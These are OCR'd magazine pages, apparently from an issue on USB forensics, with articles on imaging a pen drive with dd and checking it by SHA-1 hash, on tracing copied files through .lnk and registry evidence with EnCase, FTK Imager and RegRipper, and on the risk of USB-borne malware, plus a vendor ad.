


Figure 7. *Example of cluster occupation*

directory, copying only cluster used by existing files however images, copies all the sectors contents giving the possibility to retrieve data from the unused space. So the result of a forensic analysis from evidence reproduced by a copy or by an image process, will be completely different. In the following example a copy only retrieves 456 KB (unique file size) while the image retrieves all 16 GB of the device.

BEGINNING THE ACQUISITION USING LINUX

So, let´s go a little bit further, let´s create an Image of the Pen Drive. As has been said, the acquisition should not be made from Windows, because it will compromise the proof, so the acquisition will be made from Linux.

Even using Linux, there are many ways to create an image (exact sector by sector copy) using free tools like FTK Imager, Helix, etc., but the article will show an example using only Linux commands. The Linux utility to be used must ignore the occupation of the disk, it has to copy every sector regardless of their occupation, so the choice will be the DD utility (something like Data Description). Data dump.

Be careful with DD usage to not lose data. The basic syntax is `dd if=input of=output` and you can specify devices or files as Input and Output.




Figure 8. *Menu Places / Computer. List disk devices*




Figure 9. *Commands to get the device identification*

To make an image of the pen drive saving it as a file on the computer hard disk, follow the steps:

- Start Linux
- Plug the USB Flash Memory (pen drive) in the computer
- Open a Terminal (Menu System / Terminal)
- Discover how Linux is identifying the pen drive. If there is some problem to mount the device (Figure 7), proceed like showed in Figure 8.
- Assuming that Linux named your device (pen drive) as `/dev/sdc1`, run DD utility like this: `dd if=/dev/sdc1 of=image_001.dd`. The image will be created at default home directory. To save to another USB device, like the HDD Samsung, assuming that Linux recognizes it like `/dev/sdc2`, run DD like this: `dd if=/dev/sdc1 of=/dev/sdc2/image_002.dd`.

Obs: Is not necessary to have Linux installed in your computer, a bootable Linux CDROM could be used, but in this case, the Image could not be saved onto the Linux hard disk partition. In this example Linux Ubuntu is running and installed in a local virtual machine where the Linux hard disk partition is writable.

As shown in the following figure, the Pen Drive only has a unique 454 KB file but, the image that will be generated from it, will have 16 GB because all of the Pen Drive sectors must be copied.

To make the image the native Linux DD utility was used. There is a possibility that there is not enough privileges to access devices at Linux. If it happens, login as ROOT or use the SU command. Observe that the DD is executing in the terminal




Figure 10. *Pen-Drive Content (only a 454Kb file)*




Figure 11. *File size of the image, 1.3Gb (still been processed)*

and the image file (img_001.dd) that is still processing, already has 1.3GB. Why? Because DD is copying all sectors of the Pen Drive not just its occupied sectors (Figure 11).

THIRD CARE: GUARANTEE IMAGE INTEGRITY

DD finished its job and the work now could continue using the image, so the proof will be documented and stored in the drawer. There is still a question to answer: Does this image correct? It has exactly the same data (and metadata) of the original device? To answer this question there is a technique based on HASH algorithms that give us the answer. This algorithm evaluates all the data in a string, file, disk, etc and always produces the same sequence code (HASH) if the data gave to him is the same. If just one byte is changed in a string, file or disk the sequence code returned will be another one. So if the Pen Drive and the Image are identical, the HASH algorithm will always return the same sequence code for then.

Many HASH algorithms were produced, but for more security purposes, use at least the SHA-1. Executing the HASH algorithm over the Pen Drive and over its image using the SHA1SUM Linux utility, the same sequence code above was returned. This behavior ensures that both have exactly the same content (Figure 12).

FOURTH CARE: CUSTODY – REGISTRY THE EVIDENCE ACQUISITION

The acquire phase must not be finalized without generating the "Chain of Custody" where all evidences will be documented. If some questioning appear about the investigation this document will be very important to show that all the correct procedures were followed and the evidence and its image are exactly the same. It is also important to know who and when the procedure has been executed (Figure 13).




Figure 12. *HASH results executed over pendrive (/dev/sdc1) and its image (img_001.dd)*




Figure 13. *HELIX suggestion for Chain of Custody*

ON THE WEB

- *http://digital.ni.com/public.nsf/ad0f282819902a1986256f79005462b1/335a907477340978862570700064l5b9/$FILE/usbview.zip*
- *http://msdn.microsoft.com/en-us/windows/hardware/gg463009.aspx*
- *http://msdn.microsoft.com/en-us/library/windows/hardware/jj649944(v=vs.85).aspx*
- *http://support.microsoft.com/kb/140365/pt-br*
- *http://www.ntfs.com/hard-disk-basics.htm#Sectors%20and%20Clusters*

CONCLUSION

The article presents how to identify that a USB device was connect to a Windows computer, the care that must be taken to not invalidate the proof. As a final tip, if just the image was given for the investigation and there is no way to get the device identifier (*VendorId* + *ProductId* + *SerialString*) to search the registry for evidences of device usage, try to find files in the device (pen-drive) with the same SHA-1 HASH (identical files) of those on Windows computer file system. This is also a type of proof that the pen-drive was used in the computer.

The forensic work must be done with patience and attention to each detail... Always preserve the evidence and the "crime" scene.

ABOUT THE AUTOR

I have been working with computers since 1985, acting as support technician, developer, data administrator, project manager, and forensic specialist. IT and security are completely integrated and stimulant marriage has many interesting developments. My complete profile can be found at http://br.linkedin.com/pub/carlos-eduardo-motta-de-castro/1a/68/759/.

UPDATE NOW WITH STIG AUDITING

"IN SOME CASES **nipper studio** HAS VIRTUALLY **REMOVED** the NEED FOR a **MANUAL AUDIT**"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards WINNER Enterprise Security Solution of the Year

Security Products' GOVIES 2013 Government Security Awards

2012 Computing Security Awards WINNER Network Security Solution of the Year

www.titania.com

HOW TO DETECT A FILE WRITTEN TO

AN USB EXTERNAL DEVICE IN WINDOWS FROM THE MRU LISTS

by Carlos Dias da Silva

Today one of the principal company asset is the digital information. The digital information can be used of a lot of methods and also can be copied using different modes. To know and to control what files were sent to out of the company is a problem nowadays and never is a little the investment to guarantee the data secure.

What you will learn:

- How to use MRU Lists for detect files written to an USB drive;
- How to use the Regripper for mount the Windows registry keys;
- How to use the Encase Imager and FTK Imager for to navigate, export and analyze structure file systems;
- How to detect a file written to an USB external device

What you should know:

- Familiarity with the Encase Imager and FTK Imager;
- Familiarity with the Windows' Registry.

A lot of files are copied and accessed in external storage devices in a company, further when the BYOD concept became a normal practice. In a forensic work, to know what files was accessed from USB devices can help very much. This information can be discovering with the exam of MRU list and some keys of Windows Registry. This article will teach you how to do this.

WHAT IS MRU LISTS

MRU are Most Recently Used lists that most applications and even the operating system uses indiscriminately and in different ways. The original purpose of the MRU was to enable users to keep track of where files landed and to re-visit them for editing. It is less and less useful when the Windows Indexer enables you to find recently `modified/created/read` (CMR) directory lists.

HOW THIS CAN HELP US

Windows is a nosey operating system. But it is not Microsoft's fault (entirely); it tries to support users by not letting them loose files they show an interested in. Loosing files is a big problem; there are so many places users can put them. Windows tries to restrict the locations to removable devices, and the portion of the local file system tree user the `\user\<USERNAME>\documents` tree (In Windows 7+8). An extension to this is that users generally can write to external visiting file systems such as a USB thumb drive, USB writable CD drive, or a USB portable giant 3TB hard drive.

To determine what files have been copied to external devices is not an easy task. The Windows operating system has no consistent policy to record these activities. Many of these

records are made by applications in their own registry space in the Windows Registry. Window Explorer tries to keep a MRU (Most Recently Used) documents list in Explorer's application scratch directories in various places, how for example at directories `\users\<USERNAME>\AppData\Roaming\Microsoft\Windows\Recent\` – `\users\<USERNAME>\AppData\Roaming\Microsoft\Office\Recent`. All of this information is persistent and discoverable in the windows registry and in files Explorer keeps.

In Microsoft Windows systems we demonstrate technique that relies on the exam of the MRU lists along with the exam of the Windows Registry detect which files were written to in removable devices. Similarly we can discover if files from the network or server computer were copied to USB devices.

This tutorial will require the download of tree free tools, Encase Imager, FTK Imager and Regripper, which can be found in the following websites:

- *www.guidancesoftware.com/Order-Forensic-Imager.aspx*
- *www.marketing.accessdata.com/acton/form/4390/0119:d-0002/0/index.htm*
- *www.regripper.wordpress.com*

This tutorial starts from the examining stage, and previous knowledge is required on evidence collection and keeping. The following use case was developed to improve the understanding of the tutorial's final purpose.

USE CASE

The company's monitoring software showed that 3 confidential documents were downloaded from the company's server to a computer of the internal network, as follows: MyDocument 01.docx, MyDocument 02.docx and MyDocument 03.docx.

The company's forensics team assigned to check the situation made a bit stream copy of the suspected computer hard disk and conducted technical examinations to identify what was done with the confidential documents downloaded from the company's server.

PART 01 OF EXAMINATIONS

Open the forensic image of the disk using the tool Encase Imager to have access to the files structure (Figure 1).

After opening the forensic image in Encase, the first step is to find the moved files. In order to do that, click on the listbox to show all the files of the disk, as seen in Figure 2 and Figure 3.

All files of the directory structure will be listed in the right-side table of Encase. Double click the column "Name" to arrange the files list by name, as seen in Figure 4.

After the classification, click on the panel and type the name of one of the files that need to be inspected, in this case, we will start with "MyDocument 01". Scroll down the files until you find




Figure 1. *Opening an evidence with Encase Imager*




Figure 2. *Evidence on Encase Imager*




Figure 3. *Listing all files on Encase Imager*




Figure 4. *Classification files by name on Encase Imager*

Name	Last Accessed	File Created
MyDocument 03.docx.lnk	15/08/13 11:29:17	15/08/13 11:29:17
MyDocument 01.docx.lnk	15/08/13 11:29:08	15/08/13 11:29:08
MyDocument 02.docx.lnk	15/08/13 11:29:13	15/08/13 11:29:13

Figure 5. *Searching files on Encase Imager*




Figure 6. *Files' report on Encase Imager*

them, as seen in Figure 5. It can be seen that files with the extension "lnk" were found. These "lnk" files are automatically created by the operating system when a certain file is opened. They serve as a shortcut to the original file, and are stored in the directory "Systemroot\user\AppData\Roaming\Microsoft\Windows\Recent\" in Microsoft Windows 7 systems.

An "lnk" file has the path to the original file, to which it provides the shortcut, i.e., with the file path it is possible to identify in which device it was stored. To obtain a report on the "lnk" file, click on any of them to select it and then on the tab "Report" of Encase Imager, as seen in Figure 6.

A report on the "lnk" file will be shown, with the following metadata and relevant information:

Table 1. *Details on metadata*

Metadata	Description
Last Accessed	Date of the last access to "lnk"
File Created	Date on which the "lnk" file was created, this date indicates the date on which the original file was first open
Last Written	Last change in the "lnk" file
Volume Name	This name is given by the operating system or manually to the storage unit established in the system.
Base Name	Directory path of the original file

The relevant information and metadata on the file "MyDocument 01.docx.lnk" are the following: Figure 7.

Accordingly, the shortcut (lnk) to the file "MyDocument 01.docx" allowed us to obtain the following information:

Name	MyDocument 01.docx.lnk
File Ext	lnk
Logical Size	568
Category	None
Last Accessed	15/08/13 11:29:08
File Created	15/08/13 11:29:08
Last Written	15/08/13 11:29:08
Link Data	
IDList Size	319
Link Flags	Has Link Target ID List | Has Link Info | Ha Known Folder Tracking
File Attributes	Archive
Volume Name	PORTABLE
Serial Number	7E93-2134
Drive Type	2
Base Name	G:\UTIL\Documents\MyDocument 01.docx
Working directory	G:\UTIL\Documents
Property Storage Size	40
Property Storage Data	Id(0)

Figure 7. *File's report on Encase Imager*

- The file "MyDocument 01.docx" was last accessed on 08/15/2013 at 11:29:08;
- The volume that stores this file is named "PORTABLE";
- The file "MyDocument 01.docx" is stored on the directory structure "G:\UTIL\Documents\".

This first part of examinations has indicated us that it is necessary to be certain about what the "G:" unit named "PORTABLE" refers to, given that it is in this unit that one of the confidential files is stored. In order to do that, we will sort the records of the operating system by exporting them through the tool FTK Imager. We will use the FTK Imager in case the Encase Imager does not allow exporting the files.

PART 02 OF EXAMINATIONS

Open the forensic image in the FTK Imager: Figure 8. After assembling the image in the FTK, access "C:\Windows\System32\Config" and export the files "System" and "Software", as follows: Figure 9.




Figure 8. *Opening an evidence with FTK Imager*




Figure 9. *Export files on FTK Imager*




Figure 10. *Mounting file on Regripper*




Figure 11. *Mounting file on Regripper*

Open the tool RegRipper to assemble the exported files, according to the following steps.

Click in the "Browser" button of the field "Hive File" and point the exported file "Software" (Figure 10). Then click on the "Browser" button of the field "Report File" and point where you want the record report to be created (Figure 11). Select the file "Software" in the field "Plugin File" (Figure 12).

Click in the "Rip it" button to create the report on the Software record (Figure 13).

Follow the same procedure for the file System (Figure 14). Now that the record files are assembled, we will examine them in order to find the required answers.



Figure 12. *Mounting file on Regripper*




Figure 13. *Mounting file on Regripper*




Figure 14. *Mounting file on Regripper*




Figure 15. *Registry key*




Figure 16. *Registry key*




Figure 17. *Google search for SanDisk pendrive*

ON THE WEB

- Details about lnk files *http://www.forensicswiki.org/wiki/LNK*
- *www.guidancesoftware.com/Order-Forensic-Imager.aspx*
- *www.marketing.accessdata.com/acton/form/4390/0119:d-0002/0/index.htm*
- *www.regripper.wordpress.com*

In the file "SOFTWARE" there is the registry key "Microsoft\Windows Portable Devices\Devices". Locate this key and examine the portable devices that were connected to the computer.

It can be seen that the device "SANDISK&PROD_CRUZER_BLADE" named "PORTABLE" was connected to the computer in the same day and time of the accesses of the confidential files "lnk" (that were accessed at 11:29) (Figure 15).

This device has a serial number and it is possible to identify from that number which unit letter the operating system has attributed to this device. In order to do that, open the assembled file "System" and search for the serial number of the device. The result will be similar to the following: Figure 16.

When searching for the device SanDisk Cruzer Blade, we found that it is a flash drive, as follows: Figure 17.

Examining the other lnk files referring to the remaining confidential files, we found that both point to the same "G:" unit, which proves that they are stored in a flash drive.

CONCLUSION

The conclusion of this analysis is that files with the same name of the files downloaded from the company's server were found inside a flash drive of SanDisk.

It was not possible to compare the files because there are only indications to the external device. The analysis of the flash drive is required to prove the deviation of information.

ABOUT THE AUTHOR



Carlos Dias is a systems analyst specialized in Digital Forensics. He has 10 years of experience in technology plus 5 years of experience in Digital Forensics. Nowadays he is coordinator at BDO Brazil conducting Digital Forensics projects in litigation, intellectual property, frauds and cyber crimes. Certifications: ACE, ISFS

HOW TO PREVENT

YOUR CORPORATE ENVIRONMENT FROM BEING INTRUDED BY INFECTED USB DEVICES

by Wimpie Britz

In today's ever evolving computer landscape; employees are constantly bombarded by new technologies aimed at speeding up and improving the way that they conduct business. USB Devices are no exception to the rule, but can the corporate environment afford the risks associated with USB Devices.

What you will learn:

- How to identify infected usb and mobile devices.
- How to protect your organisation/company from Usb and mobile device intrusions.
- How to monitor your organisation/company IT Network and computers for usb and mobile device infections/intrusions.
- Actions taken once your IT environment have been infected by Usb and mobile devices
- To prevent is better than to rectify.

What you should know:

- Usb and mobile devices have got weaknesses.
- Usb and mobile devices is used by cyber criminals.
- Usb and mobile devices does get infected by malware applications.
- Usb and mobile devices are used to penetrate IT Networks and Computer.
- Usb and mobile devices monitoring is important to prevent intrusions in your IT environment.

We have come a long way from the limited and sometimes unreliable Floppy Disks of yester-year to the high speed USB Devices, "thumb drives", on the market today, with storage capacities of +/- 4000 times greater than that of Floppy Disks. "USB" stands for *Universal Serial Bus,* and was first introduced in 1994. It was designed to provide a standardized way of connecting peripherals to a computer. USB Devices are small, robust, easily transported and excellent for quickly copying a few files or presentations to take with you to a meeting. Due to its low cost and custom branding options, more and more Companies use USB Devices for mass marketing at conventions and other exhibition.

Not only are these devices a great way to share information, they can also prove to be eco-friendly. To create a scenario, imagine a teacher doing different lectures at a University and needs to print teaching manuals for different courses, each manual consisting of a few hundred pages. Now, instead of printing all these manuals, they could rather be copied to USB Devices and handed to students. After the information on the USB Devices has been saved to a computer these USB Devices could be re-used again and again. With a 1 Gigabyte USB Device, you can provide students with more information at a lower cost than you would have by printing all the manuals. Content like video's, graphics and audio recording could easily be added, creating a richer learning environment.

A new feature of USB Devices is to run portable applications directly from the USB Device. Like antivirus programs, games, web browsers and many other useful programs. This means users can take all of their favourite programs with them and have access to them on any computer that the USB Device is plugged into. Usually USB Devices with such features have a toolbar that automatically pops up, providing easy access to the installed applications. These USB Devices are also susceptible to malicious attacks, where the attacker would replace the popup toolbar with a program designed to steal information from the compromised computer. As soon as the altered USB Device is plugged into a computer, the computer could automatically launch the attacker's software, allowing the collection of sensitive information.

USB Devices come in many shapes and sizes and has morphed into powerful tools used by the IT Professional and Malicious Users alike. Due to the increase in size of USB Devices it has become possible to load and run an entire OS *Operating System* like Windows or Linux on a USB Device. Proving to be a great platform for IT Administrators to load additional software tools on the OS and create a rescue platform for systems that has crashed, or to perform data recovery. Once such a USB Device has been configured, it can be plugged into any computer's USB port and the OS can be booted directly from the USB Device, making available all the tools that an IT Administrator would normally have available on his own system.

Secure Data Store on USB Devices. Many USB Device manufacturers have a range of USB Devices that carry the "Secure" label. These devices usually have some means of encrypting or protecting the information copied to them. Certain USB Devices have an additional chip installed into the devices tasked to handle the transparent encryption of data as it is being copied onto the USB Device. Some types of USB Devices have either keypads or combination locks physically built into them to further secure the data stored on it, requiring a pin code before allowing access to the drive. Other secure drives feature self-destruct sequences, tamper-event designs and centralized remote management. These types of USB Devices come with a rating as specified by the U.S National Institute of Standards and Technology (NIST), who published a document outlining cryptographic security levels called FIPS 140-2. The highest of this rating is FIPS 140-2 level 3. When purchasing secure drives, be sure to check what FIPS 140-2 rating is given to the drive. Also ensure that the drive has at least 128-bit AES encryption. Because of all these features, even if the USB Device is lost or stolen, the information contained on these encrypted drives remains inaccessible without the necessary decryption keys or passwords. Some manufacturer names to look out for are SanDisk, Kingston, Verbatim and Transcend.

DISADVANTAGES OF USB DEVICE USAGE

THE USB DEVICE INTRUDER

Just as this new feature of USB Devices can be a great advantage to the IT Administrators, it can also prove to be their worst nightmare; Malicious Users can create custom hacking platforms on these Bootable USB Devices, giving them access to all the tools needed to perform less than credible tasks. From stealing Company Information, user login credential or personal files, these new features of USB Devices poses an enormous security risk to any corporate environment.

Some of the first computer viruses used Floppy Disks to spread themselves and infect other computers. USB Devices has now become a carrier, spreading malware like wild fire when a USB Device is infected with a malware, malicious code etc. Depending on the code of the malware, it will spread the malware to every computer that it is connected to. Computers running Windows have an AutoRun feature, allowing users to select certain programs and task to auto execute whenever a device has been plugged in. The autorun.inf file contained on most USB Devices, lists the programs to be auto executed when USB and other devices are plugged into a computer. This feature has also been exploited by malware applications and used USB Devices as a means to easily spread them. A recent study showed that USB Devices are responsible for 26% of all malware infections found on Windows systems due to malware exploiting the AutoRun feature, simply because users do not scan USB Devices for malicious applications before usage or copying files from infected devices. Examples of such infections are the Stuxnet worm and Flame modular computer malware.

Another way Malicious Users have exploited USB Devices is a bit more subtle and many won't even know that they have been compromised until it is too late. As part of a Security study, USB Devices were covertly placed in the parking area of a target Company. Excited employees started to collect these "misplaced" USB Devices when they arrived for work and plugged them into the first computer they came across, their work computer. Unbeknown to them, these USB Devices had Trojan horse viruses loaded onto them before they were placed in the parking lot. The Trojan virus became active and started infecting the Companies systems the moment they were plugged into the employees' computers. Companies, who allow their employees to use unsecured USB Devices to conduct their day-to-day tasks, stand the chance to be negatively affected in an unforeseen way. Because of their small size and portability, these devices are easily misplaced, left behind at

clients or stolen, either way the end result is a loss of company data. Depending on the nature of the data, this misplacement could potentially mean expensive lawsuits or the loss of business.

Because of all these negative side-effects of USB Devices, many companies have placed an outright ban on these devices in the work place. Some companies have taken this ban to an extreme level, using silicone or glue to physically close up the USB ports on computers and laptops, making it impossible to use any other USB peripherals, not only USB Devices. Ultimately, these extreme measures are not the answer to the problem. Instead companies need to focus their efforts to find other means of managing USB Devices usage in the work place.

THE SOLUTION TO THE PROBLEM – PREVENTING USB DEVICE INTRUSIONS (BETTER KNOWN AS USB FORENSICS)

INTRODUCTION

The CSFS real time IT Business Intelligence Solution is developed based on combining IT Security preventative measures and procedures and IT Forensics measures and procedures. Combining these two methodologies, gives CSFS the ability to provide the client with a solution that provide Business Intelligence Information.

Business Intelligence information can be defined as; to be in a position at any given time to have insight information on communication inside your network, against your network and leaving your network.

